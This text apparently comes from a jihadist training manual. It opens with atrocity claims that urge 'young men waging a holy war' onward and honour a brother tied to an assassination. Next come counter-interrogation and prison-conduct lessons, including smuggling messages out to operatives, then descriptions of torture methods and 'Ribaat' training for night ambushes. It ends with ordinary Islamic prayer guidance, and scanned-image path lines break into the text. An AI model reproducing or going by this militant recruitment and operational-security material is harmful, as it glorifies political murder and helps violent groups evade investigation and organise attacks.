security personnel totally undressed veiled women in public. The security personnel arrested a brother's mother, a brother's sister, and a brother's wife and raped them.

The wife of brother Saffout Abdul Ghani - may Allah have him released - had a miscarriage when the government's dogs (i.e. cronies) beat and tortured her in front of her husband.

the security personnel captured brother Hassan Al-Gharbawilas mother, who is older than 60 years, and hanged her by her feet [upside down). The security personnel shaved the head of the wife of a brother who participated in the murder of Rif'at Al-Kahjoub [Egypt's former parliament speaker].

The stories are numerous and there is intense torture while Muslims are in deep sleep.

O young men waging a holy war for the sake of Allah, there is still hope in you. Your country awaits you, your brothers await you, your wives wait you, the Muslim hostages await you.

Advice Taken from the book "Mothakkarat Fida'i Aire[8]" [Memoirs of a Captured Commando]: Concerning interrogation and questioning, paraphrased.

8 This book is the memoirs of an Iranian Communist. All brothers should read it.

1. While being taken to the interrogation and torture areas, one should concentrate heavily on the route and try to memorize any signs in order to benefit operations and plan development.
2. In the beginning of the interrogation, a security officer (interrogator) would come to you with fatherly advice, deceitful phrases, and "crocodile tears" so you might confess and tell them everything.
3. It is necessary to secretly discard any document related to the work or anything else considered criminal evidence against you. Better, do not carry any documents concerning the work.
4. From the first moment in captivity, the brother should proudly take a firm and opposing position against the enemy and not obey the orders. The more firm and opposing the reaction, the more beneficial it is. These reactions will not lead to harsher treatment. Do not give the enemy an opportunity or an opening.
5. During the torture process, pretend that the pain is severe by bending over and crying loudly.
6. As torture intensifies, its end nears.
7. Between torture sessions, the officers bargain with brother and entice him with ending the torture if he supplies them with any information.
8. During the torture session, the counseling preacher may become a vicious beast.
9. The one who gives one piece of information to avoid the lashes of whips is deluding himself because the torture would intensify.
10. It is necessary that each brother plan for his interrogation and discuss it with his commander. He may be captured one day.
11. When I talk while under torture, I do not mention unknown dates and places to the security personnel, but

well known ones.

12. When I mention dates or names, it is important to memorize them because they will ask about them again to know if I was truthful.

13. Pretending to be naive and ignorant during the questioning may lead to diverging from the plan, because all factors are against the brother: The place, the people, the situation. That leads to some or all the outcomes desired by the enemy. That is, it is important to remain psychologically and mentally calm and to maintain alertness and foresight.

14. Detailing events during the questioning, whether verbally or in writing, directly increases the crime. That person's situation is just like someone who falls in a swamp [quick sand]: the more he tries to save himself, the deeper he sinks.

15. The less information supplied during the torture, the lighter the judgment will be.

16. A devastating mistake that results in harsh judgment is that of a brother revealing information to others in his cell not revealed during the torture. This is especially true when the interrogation is still going on, his fate has been determined, and the case has not been closed.

17. Relating experiences should not take place prior to the judgment, but after it.

18. The interrogators may resort to planting suspicion and mistrust among the brothers. They may pretend that they have a friendly relationship with one of the brothers. It is necessary to think well of one another.

19. Do not accept humiliation and disgrace. Disobey orders and oppose them.

20. It is important to coordinate with your brothers before executing any operation (security plan).

21. The security personnel may leave you for long periods of time without asking you any questions in order to break your will and determination.

22. During the interrogation, say only the things that you agreed upon with your commander. Do not be concerned about other brothers.

Lesson Eighteen

PRISONS AND DETENTION CENTERS

taken from qt

IF AN INDICTMENT IS ISSUED AND THE TRIAL, BEGINS, THE BROTHER HAS TO PAY ATTENTION TO THE FOLLOWING:


1. At the beginning of the trial, once more the brothers must insist on proving that torture was inflicted on them by State Security [investigators] before the judge.
2. Complain [to the court] of mistreatment while in prison.
3. Make arrangements for the brother's defense with the attorney, whether he was retained by the brother's family or court-appointed.
4. The brother has to do his best to know the names of the state security officers, who participated in his torture and mention their names to the judge. [These names may be obtained from brothers who had to deal with those officers in previous cases.]
5. Some brothers may tell and may be lured by the state security investigators to testify against the brothers [i.e. affirmation witness], either by not keeping them together in the same prison during the trials, or by letting them talk to the media. In this case, they have to be treated gently, and should be offered good advice, good treatment, and pray that Allah may guide them.
6. During the trial, the court has to be notified of any mistreatment of the brothers inside the prison.
7. It is possible to resort to a hunger strike, but it is a tactic that can either succeed or fail.
8. Take advantage of visits to communicate with brothers outside prison and exchange information that may be helpful to them in their work outside prison [according to what occurred during the investigations]. The importance of mastering the art of hiding messages is self-evident here.

- When the brothers are transported from and to the prison [on their way to the court] they should shout Islamic slogans out loud from inside the prison cars to impress upon the people and their family the need to support Islam.
- Inside the prison, the brother should not accept any work that may belittle or demean him or his brothers, such as the cleaning of the prison bathrooms or hallways.
- The brothers should create an Islamic program for themselves inside the prison, as well as recreational and educational ones, etc.
- The brother in prison should be a role model in selflessness. Brothers should also pay attention to each other's needs and should help each other and unite vise a vise the prison officers.
- The brothers must take advantage of their presence in prison for obeying and worshiping [Allah] and memorizing the Quran, etc. This is in addition to all guidelines and procedures that were contained in the lesson on interrogation and investigation. Lastly, each of us has to understand that we don't achieve victory against our enemies through these actions and security procedures. Rather, victory is achieved by obeying Almighty and Glorious Allah and because of their many sins. Every brother has to be careful so as not to commit sins and every one of us has to do his best in obeying Almighty Allah, Who said in his Holy Book: "We will, without doubt, help our Messengers and those who believe (both) in this world's life and the one Day when the Witnesses will stand forth."

May Allah guide us.

Interrogation Techniques

Taken from a Kafir source
Also Read QT & Afrikii Sec Course for more



The aim of this and articles to follow is to teach you all about the techniques that are used to break people down. They are used by the POLICE, ARMY INTELLIGENCE and GOVERNMENT INTELLIGENCE DEPT

The techniques they use are as follows:

Weak Or Strong?

They will assess you by how you cope under the first few hours of interrogation, and alter their strategy according to their assessment of you. They will see how you take punishment, how you handle under extreme pressure etc..

Softening Up:

Either by starvation, sensory deprivation, thirst, hunger, continual beatings and/or solitary confinement.

Silent Treatment:

They may put you in solitary confinement or put you in a room with your interrogator who say nothing, don't be afraid of silence come to terms with it.

Repetion/Monotony:

They always ask you the same questions over and over again not because they are trying to trick you it's to get you annoyed, so don't let them get to you, if you get annoyed it will tell them that they are getting to you and then they won't stop until they crack you…

Forcing Cooperation

These are some of the techniques that are used even in today's civilised society.

Torture

Technique: Extreme dislocation of the limbs e.g. Arms legs etc.. By pulling, slapping, gouging, inserting foreign objects such as electrodes nails razors under the finger nails and sending electrical impulses to your private parts, but the worst one is when they send electrical impulses to the brain as it sends you mad and can leave you brain dead..

Effect: Crippling, partial, temporary or permanent loss of use of limbs and senses, loss of normal mental functions (i.e. You lose all sense of time as you are in too much pain), but the most important aspect to the interrogator is that it lowers your ability to resist .

TORTURE is the best method of getting someone to give you information besides drugs & blackmail.

Threats

Technique: Threats of solitary confinement, beatings or death to yourself, friends or family.

Effect: Unreasonable anxiety and despair.

Isolation/Solitary Confinement

Technique: Total solitary confinement.

Effect: Keeps you away from anyone who can give you any kind of support either morally, physically or psychologically.

Deliberately Caused Physical Deterioration

Technique: Extremely long interrogation session sometimes lasting days, not being allowed to sleep will really play you up either by being kept awake continually or by being waken up every so often or being kept in uncomfortable positions for long periods..

Effect: Has a very drastic effect on your ability to resist interrogation..

General Notes:

Remember that the mind is the most powerful weapon and that people can and do come to terms with torture. If you can try and keep cool as it will really piss them off and maybe they will let you go…..

Police Interrogation Techniques

Taken from a Kafir

The police force thinks they have perfected the art of interrogating prisoners but they are in for a shock, they rely on the fact that 99% of their prisoners have no knowledge of interrogation techniques and how to combat them.

Actually knowing what Interrogation Techniques they use or intend to use is a valuable aid to beating them at their own game, all the information that follows is correct and is actually what they teach them as many police officers get taught interrogation techniques from the SAS and the government intelligence agencies MI5, MI6, C dept Special Branch etc…..

What now follows are the actual techniques which they use:

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1. You get arrested and charge they take all your possessions and take your fingerprints, they sometimes take your belt and laces out of your shoes.. This is the start of the interrogation as they are trying to destroy your confidence ……
2. They put you in a cell on your own – they want you to get worried , by putting you on your own you have no moral physical or psychological encouragement from anyone else… so despondency sets in as you wonder what is going to happen to you….
3. They will leave you on your own for hours – this is to get you worried and worked up, because after being on your own for hours you will want someone to talk too.
4. They make you wait for the toilet or food – this is physical torture because if you have ever been in the situation where you need the toilet really bad you know how it feels then…. plus being hungry and wanting the toilet lowers your resistance to interrogation
5. Finally when you get interviewed this is where the fun starts, they will ask you seamlessly irrelevant questions like name age address if you get it wrong they will tell you the right answer what they are doing here is trying to get you to think “they know everything about me” **don’t let it work.. KEEP COOL!!!!!**
6. Sometimes you will get 2 officers 1 who is quiet and the other one who is a real Hard head and tells you that…. all they are trying to do is intimidate you.. if you are not co-operating with the quiet one the other may start by going behind you and standing there not saying anything, as this is the place most people feel vulnerable, he may say that some other prisoners have had accidents like falling off chairs etc… its bubbles, say nothing until you see a solicitor…
7. They make bring a file in with your name on it and let you see your name, it’s just another clever trick to think they know everything and have got a lot of info on you, if they had do you think they would waste time with you, just sit there SMILING at them it really them off or act Dumb!

These are just basic Police Interrogation Techniques, they use.



Ribaat needs patience, preparation, and a strong will that will break your enemy's will to continue the conflict. Due to the hardship of having to be stationed at a post for long periods guarding the frontlines, spending the nights awake waiting to ambush an enemy, the rewards for it are immense. The Messenger of Allah, may Allah's peace and blessings be upon him, said: "**Being stationed for a day in the cause of Allah is better than the world and everything on it**".[1] Being stationed requires that one has great balance, speed, good judgment and leg strength. *Ribaat* can be either in the day or night but I will focus on the more difficult of the two, the night.

Physical Preparation

Ribaat can be practiced by going out with Muslim associates and camping in the wilderness and guarding throughout the night changing shifts between one another. It is also good practice for the harsh conditions you could face in the future. Sleep and tiredness are the biggest factors that make *Ribaat* during the night extremely difficult and one can overcome them by using the same techniques used to help one pray the night prayers:

1. Not eating and drinking a lot, so that one is not overcome by sleep. As some have said: "Do not eat a lot, so that you do not have to drink a lot and sleep a lot!"

2. Taking an afternoon nap, so as to help oneself with it. And also sleeping early to wake up early (i.e., not sleeping late or spending time after '*Isha* drinking tea and talking).

3. Sinning as little as possible during the day, for sinning causes the heart to harden and prevents it from receiving mercy.[2]

4. Protection of the heart from innovation, hatred towards Muslims and superfluous worldly concerns.

5. Fear of sins and death and short hopes keep the heart alive, so that when the servant thinks about pits of the Hellfire and people's condition in the hereafter, his sleep immediately disappears.

6. Knowing the virtues of *Ribaat*, as related in Qur'anic verses and traditions of the Prophet, until that knowledge intensifies one's hope and longing for its reward, and when that state is achieved, one's desire for higher levels in Paradise will also increase.

Also one needs to have sharp eyes and ears during those dark nights. The eyes will adjust and one can practice when camping but should focus more on his ears. Have a companion blindfold the *Murabit*

1 Sahih al-Bukhari.

2 Shaykh Ahmed Fareed, 'Factors That Facilitate Performance Of The Night Prayer', http://www.islamicawakening.com/viewarticle.php?articleID=134.

and have him move around in varying places; have one of the brothers make a sound while the *Murabit* identifies his position while having them mark down how many the *Murabit* gets right.

Mental Preparation

Along with physical preparation, one needs to be able to respond to an emergency quickly and to be clear minded during times of panic. The *Murabit* needs to have knowledge and good judgment to bring out the best results.


I recommend taking:

- Timed tests, both academic and also sports wise. This will help one think on their feet and gives the edge one needs.
- An introductory business class to help ones coordination and management skills.
- Time to sit with the scholars and righteous people to learn from their manners and their amazing abilities to deal with hard situations and take control when people panic.

Exercises and Activities

The *Murabit* needs to be quick on his feet and needs to master the art of ambushing the enemy and using retreatment as a strategy of war. Some activities and exercises one can do include:

- Running timed 20 yards and 40 yards sprints
- Biking in hilly areas or high altitudes
- Hiking
- Running in the sand or water
- Walking and jogging in the early mornings before *Fajr* to help get used to the dark and conquer any fears one may have
- Swimming laps
- Jump Rope Series: This include 10 normal jump ropes, 10 on only the left foot and vice versa, 20 jumping back and forth while roping, 30 sprinting while jump roping and 10 jumping in a square while roping
- Bear Crawls: crawling on hands while keeping the body above the ground
- Running suicide laps; running from one end to another for about 20 times (back and forth counting as 1 lap)
- Step ups: stepping up and down with dumbbells on an elevated surface like a low table or chair



CHAPTER 9

FINAL

Salat-Ul-Istikhara

In the Name of Allah, The Most-Compassionate The Most-Merciful
Taken from Various Sources/edited

The Prophetic method (Sunnah) of Ishtikharah

Whenever someone needs to make a decision regarding an important matter, and the person is undecided on which action to take then one should perform Istikharah. For example, if one is unsure of the result of an action (such as business, marriage, journey or other permissible matter) will be good for one's worldly and religious matter, or whether one will be at a loss.

Wrong methods regarding seeking guidance for the future

Muslims should not visit or consult fortunetellers, soothsayers, shaytaans, jinns, tarot readers, palm readers and astrologists. Sayyidunna Muhammad (Peace & Blessings be upon him) strictly forbade people from all of the above. These people do not possess certain knowledge of the unseen, nor do they have the ability to change what is to be destined, nor do they have the ability to personally benefit or harm anyone. On the contrary they may weaken a person's faith and relationship with Allah, His Messenger, and deen or may even lose his faith completely.
The Prophet (Peace & Blessings be upon him) said:

"Whoever visits a fortuneteller or a soothsayer and believes in his words, has disbelieved in what was revealed to Muhammad (May the Peace and Blessings of Allah be upon him)."

When in need of guidance and help one should turn to the Being to which even the Prophets and Messengers (Peace be upon them) turned to
This is because Allah, the Exalted is the One who has created everyone and He possesses knowledge of everything and He possesses power and control over all things. Whomsoever He wills to benefit, no one can stop Him, and whomsoever He wills to harm, no one can stop Him. He can do whatever He wills; there is nobody to question Him. One can make a request to Him in His court with humility and humbleness, and He accepts the intercession of his pious servants, because they can intercede only by His permission. He is not in need of His servants and He is the One who cares most about them.

For which matters is Istikharah Impermissible?
Whatever action a person needs to make Istikharah for, it is necessary for it to be permissible in Shariah. To make Istikharah for impermissible and unlawful actions will cause him to become sinful. The reason being that regarding that action, Allah and His Messenger (Peace & Blessings be upon him) has foretold us that this action is harmful, therefore doing Istikharah for it serves no purpose, rather it is disrespectful towards the Lord of the worlds.

The incorrect use of Istikharah
Istikharah is done for the matters of the future, not for the time that has already elapsed. For example, some people due to their lack of knowledge have been heard saying, "Such a thing of mine has been stolen and through Istikharah I want to find out who the guilty person is." It should be known that Istikharah has nothing to do regarding this matter. If the person, through a dream, vision or any other means finds out that such a person stole it, then even in that case the Shariah of Prophet Muhammad (Peace & Blessings be upon him) does not grant him permission to form a bad opinion or accuse any Muslim based on these unreliable sources. The person who does this and the one who informs him are both sinful.

Who should one perform Istikharah?
The Person should perform Istikharah themselves as this is the Sunnah.

Thereafter recite the following Supplication

اللّٰهُمَّ اِنِّیْ اَسْتَخِیْرُكَ بِعِلْمِكَ وَاَسْتَقْدِرُكَ بِقُدْرَتِكَ وَاَسْئَلُكَ مِنْ
فَضْلِكَ الْعَظِیْمِ فَاِنَّكَ تَقْدِرُ وَ لَااَقْدِرُوَتَعْلَمُ وَلَااَعْلَمُ وَاَنْتَ عَلَّامُ
الْغُیُوْبِ ط اَللّٰهُمَّ اِنْ كُنْتَ تَعْلَمُ اَنَّ هٰذَاالْاَمْرَ خَیْرٌ لِّیْ فِیْ دِیْنِیْ
وَمَعَاشِیْ وَعَا قِبَةِ اَمْرِیْ فَاقْدِرْهُ لِیْ وَیَسِّرْهُ لِیْ ثُمَّ بَارِكْ لِیْ فِیْهِ وَاِنْ
كُنْتَ تَعْلَمُ اَنَّ هٰذَاالْاَمْرَ شَرٌّ لِّیْ فِیْ دِیْنِیْ وَمَعَا شِیْ وَعَا قِبَةِاَمْرِیْ
فَاصْرِفْهُ عَنِّیْ وَاصْرِفْنِیْ عَنْهُ وَقْدُرْلِیَ الْخَیْرَحَیْثُ كَانَ ثُمَّ اَرْضِنِیْ بِهٖ☆

(رواہ بخاری، سنن اربعہ عن جابر بن عبداللّٰہ انصاریؓ)

"*O Allah, I consult You as You are All-Knowing and I appeal to You to give me power as You are Omnipotent, I ask You for Your great favor, for You have power and I do not, and You know all of the hidden matters. O Allah! If you know that this matter (then he should mention it) is good for me in my religion, my livelihood, and for my life in the Hereafter, (or he said: 'for my present and future life,') then make it (easy) for me. And if you know that this matter is not good for me in my religion, my livelihood and my life in the Hereafter, (or he said: 'for my present and future life,') then keep it away from me and take me away from it and choose what is good for me wherever it is and please me with it*." (Narrated by Bukhari)

Allahumma inni astakhiruka bi'ilmika, Wa astaqdiruka bi-qudratika, Wa asaluka min fadlika al-'azim Fa-innaka taqdiru Wala aqdiru, Wa ta'lamu Wala a'lamu, Wa anta 'allamu l-ghuyub. Allahumma, in kunta ta'lam anna hadha-l-amra Khairun li fi dini wa ma'ashi wa'aqibati amri (*or* **'ajili amri wa'ajilihi) Faqdirhu li wa yas-sirhu li thumma barik li Fihi, Wa in kunta ta'lamu anna hadha-lamra shar-run li fi dini wa ma'ashi wa'aqibati amri (***or* **fi'ajili amri wa ajilihi) Fasrifhu anni was-rifni anhu. Waqdir li alkhaira haithu kana Thumma ardini bihi**

How to pray Salat-ul-Istikhara step-by step:

1. Pray 2 raka'at either with the intention of praying Istikhara separately by itself or jointly with 2 rakat of, for example, tahajjud.
2. Immediately **after you have completed the 2 rakats**, recite the above mentioned supplication.
3. Name the deed you wish Allah to provide you with guidance about.
4. Follow An Nawawi's advice on how to interpret Allah's guidance (see below).
5. There is no limit on the number of times you can pray Salat-ul-Istikhara.

An-Nawawi holds that *"after performing the istikharah, a person must do what he is* ***wholeheartedly inclined to do and feels good about doing*** *and should not insist on doing what he had desired to do before making the istikharah. And* ***if his feelings change****, he should leave what he had intended to do, otherwise he is not completely leaving the choice to Allah, and would not be honest in seeking aid from Allah's power and knowledge. Sincerity in seeking Allah's choice, means that one should completely leave what he himself had desired or determined*."

Some wrong understandings regarding Istikharah

It is not amongst the sunnah method of Istikharah that a person necessarily has to sleep after performing it, and nor is it a condition to see a dream, vision or witness some unseen sign because these things have not been mentioned in the Hadith. Only the dreams of Prophets and Messengers are revelation, whereas the dreams of the rest of mankind can be from

shaytan or may occur due to the kind of thoughts the person has been having during the day. Even if the dream is from Allah it still needs to be interpreted. Istikharah was done to rid oneself of uncertainty and doubt, but now the uncertainty can increase if, God forbid, Shaytaan shows the person such a scene, which outwardly appears divine, and consequently the person acts upon it, after which he suffers loss, this person's faith on Allah Ta'la can be shaken because Shaytaan will put this thought 'you did Ishtikharah, but your Lord did not help and guide you towards success'.

How will the result of Istikharah become apparent?
The Holy Prophet, Master of both Worlds, (Peace and Blessings be upon him) whilst teaching the supplication of Istikharah, also indicated how a person will know the outcome and result of it. If the action is better for the person, then not in a dream, but rather in real life the result of this will become apparent to them, such that the means to accomplish this action will begin to come into existence via people and all the obstacles which are opposing it will be removed and it will become easier for the person to fulfill his purpose. However if a person tries to accomplish this action but he sees that the means to achieve it are getting worse and unexpected, and unusual obstacles begin to stand in his way, then this is an indication that this action is not good for the person. However after that a new path and window will open from which he had no expectation and Allah with His Absolute Power, will facilitate it that way for him. Together with this if a person sees any dream then this will be considered as an additional aid, not as a basis upon which the decision of the outcome of Ishtikharah should be made.

What to do after Istikharah
After performing Istikharah a person should not sit hand in hand and wait, but rather from his own side make effort at a practical level. After that the destiny will take him towards what is best for him. By doing Istikharah a person has negated his own knowledge and experience, and at the same time relying completely on Allah by leaving his own choice completely in the matter and placing it in the hands of Allah, by saying: "Oh Allah you select for me that which is best." Now from the heart he should trust and have certainty in Allah, because up until today whomsoever has relied and trusted in Allah in the right way, then in return Allah has never failed him, or not provided him help and support.

How many times can a person perform Istikharah
Istikharah should be done in odd number of times (from one to seven). However if there comes a time when a person does not have the opportunity to read two units of prayer then the person may just read the supplication only. If he is to make a very quick decision then the Holy Prophet (Peace be upon him) has even taught a very brief supplication for Istikharah as well. After praising Allah and sending peace and salutions upon the Holy Prophet (Peace & Blessings be upon him) the person should read the following supplication a few times:

اَللّٰهُمَّ خِرْلِیْ وَاخْتَرْلِیْ

Oh Allah, select for me goodness. (No hadith source provided)

Some benefits of doing istikharah

1) Relationship with Allah Strengthened More
The biggest benefit is that a person's relationship with Allah is strengthened even more because when a person performs istikharah in the correct manner and obtains some goodness, the result of this is that his reliance on Allah is further increased.

2***) Relationship and love with Prophet (Peace and Blessing be upon him) is increased***
Ishtikharah which is a Sunnah and a unique gift from the Holy Prophet (Peace be upon him) from which the ummah will benefit from up until the Day of Judgment. When someone acts upon a Sunnah, (with the intention of acting upon a Sunnah also) his relationship with the Holy Prophet (Peace and Blessings be upon him) is further strengthened.

3) Happiness in all cases
The Performer of Istikharah is fortunate from two dimensions. Firstly if he attains his objective then he is happy and content and thanks Allah the Exalted for selecting goodness for him. And if he doesn't attain his objective then he is still happy and content and thanks Allah for saving him from loss.
In regards to benefit and loss in any action there can only be three possible outcomes:

1) To benefit from a particular action from the worldly point of view
2) To benefit in respect to one's religion and hereafter but to have loss from worldly point of view
3) To benefit in any particular action in the beginning but to have loss at the end of it
In regards to these three cases, to save oneself from having loss is outside his knowledge, power and experience, it is only Allah the Majestic, whose knowledge encompasses all aspects. So the Muslim who does Istikharah is saved from all these losses and obtains success in the following aspects: Worldly, religious, livelihood, spiritual and hereafter.
It has been related from the great sages, for example, Sayyidunna Shaykh Abdul
Qadir Jilaani and Shaykh Ahmad Mujaddad Alf Thani (May Allah have mercy upon them) that they would perform Istikharah for every action in the coming twenty four hours.

The Losses of not doing Istikharah
By performing Istikharah a person becomes free from the fear and subjugation of all things other than Allah the Exalted, such as devils, soothsayers, fortunetellers, magicians, jinns, envious people and one's enemies. The reason being that now the person's relationship and trust is upon that Being, without His permission no loss can occur.

Another great gift from the Prophet (Peace & Blessings be upon him) to this Ummah – *What to do when in need or facing difficulties in life*

If at the current moment the person is going through some difficulty, due to which these devilish people are taking advantage of him by fulfilling their own financial desires and the desires of the flesh, then the Master of both Worlds, Prophet Muhammad (Peace be upon him) has bestowed another priceless gift upon His ummah in order to relieve themselves from their needs and difficulties, namely Salahtul Haajah (Prayer of need). One of the blessed guidances of Sayyiduna Muhmmad (Peace and Blessings be upon him) (the meaning of which is):
"If a person has any need from Allah or any person then he should make wudhu in a good way and after that offer two units of prayer for the pleasure of Allah (just like the prayer of Istikharah is read)."

After that he should read the supplication written below once or however many times he wishes, and then in the court of Allah make supplication and mention his need or problem to Allah with humility and humbleness. The best time for this is the last portion of the night in which one performs the night prayer (Tahajjud). In this portion Allah descends to the first heaven in a manner which suits His Majesty and makes the following announcement:

"Is there any needy person who wants me to fulfill his need. Is there any unhappy person who would like me to relieve him from his unhappiness? Is their person seeking forgiveness from his sins?"

The time of acceptance is up until the beginning of fajr (dawn). So when the Lord of both worlds Himself is announcing this, then why should a person leave the door of Allah and go to the doors of His enemies and devilish people, resulting in loss to their faith, wealth and honour.

After reading two units of prayer of need, one should praise Allah and then recite (Durood) Peace and Blessings upon the Holy Prophet (Peace and Blesings be upon him). Thereafter he should read the supplication written below with understanding. He should read this everyday up until the persons need is fulfilled or he is relieved from his problem.

The supplication for the prayer of need

لَااِلٰهَ اِلَّا اللّٰهُ الْحَلِيْمُ الْكَرِيْمُ ط سُبْحَانَ اللّٰهِ رَبِّ الْعَرْشِ الْعَظِيْمِ ط

اَلْحَمْدُلِلّٰهِ رَبِ الْعَلَمِيْنَ ط اَسْئَالُكَ مُوْجِبَاتِ رَحْمَتِكَ وَعَزَائِمَ مَغْفِرَتِكَ

وَالْعِصْمَةَ مِنْ كُلِّ ذَنْبٍ وَالْغَنِيْمَةَ مِنْ كُلِّ بِرٍّ وَالسَّلَامَةَ مِنْ كُلِّ اِثْمٍ لَا

تَدَعْ لِى ذَنْبًا اِلَّا غَفَرْتَهُ وَلَا هَمًّا اِلَّا فَرَّجْتَهُ وَلَاحَاجَةً هِىَ لَكَ رِضًا اِلَّا

قَضَيْتَهَا يَااَرْحَمَ الرَّاحِمِيْن☆(رواه حاكم و ترمذى)

There is no God but Allah, the Clement and Wise. There is no god but Allah the High and Mighty. Glory be to Allah, Lord of the Tremendous Throne. All praise is to Allah, Lord of the worlds. I ask you (O Allah) everything that leads to your mercy, and your tremendous forgiveness, enrichment in all good, and freedom from all sin. Do not leave a sin of mine (O Allah), except that you forgive it, nor any concern except that you create for it an opening, nor any need in which there is your good pleasure except that you fulfill it, O Most Merciful!" (Related by Hakim and Tirmidihi).

Salat-ut Tawbah, need I say more, it compromises of 2 Rak'ahs Nafl, and should be read whenever one has committed especially a major sin.

Tahajjad

Virtues and Way of Performance (Edited)

Salman al-Farsi quoted the Prophet (peace and blessings of Allah be upon him) as saying: "Observe the night prayer, it was the practice of the righteous before you and **it brings you closer to your Lord** and it is penance for evil deeds and erases the sins and repels disease from the body."

Etiquettes of Tahajjud prayer

The following acts are recommended for one who wishes to perform the Tahajjud prayers:

1- Upon going to sleep, one should make the intention to perform the Tahajjud prayers. Abu ad-Darda' quoted the Prophet (peace and blessings of Allah be upon him) as saying: "Whoever goes to his bed with the intention of getting up and praying during the night, but, being overcome by sleep, fails to do that, he will have recorded for him what he has intended, and his sleep will be reckoned as a charity (an act of mercy) for him from his Lord." This is related by an-Nasa'i and ibn Majah through the authentic chain of narrators.

2- On waking up, one should wipe one's face, use a tooth brush, and look to the sky and make the supplication which has been reported from the Prophet (peace and blessings of Allah be upon him): "O Allah! There is no god but Thee, Glory be to Thee, I seek Thy forgiveness for my sins, and I ask for Your mercy. O Allah, increase my knowledge and let my heart not swerve after You have guided me, and bestow mercy upon me from Thyself. All praise be to Allah who has given us back life after our death and unto Him is the resurrection."

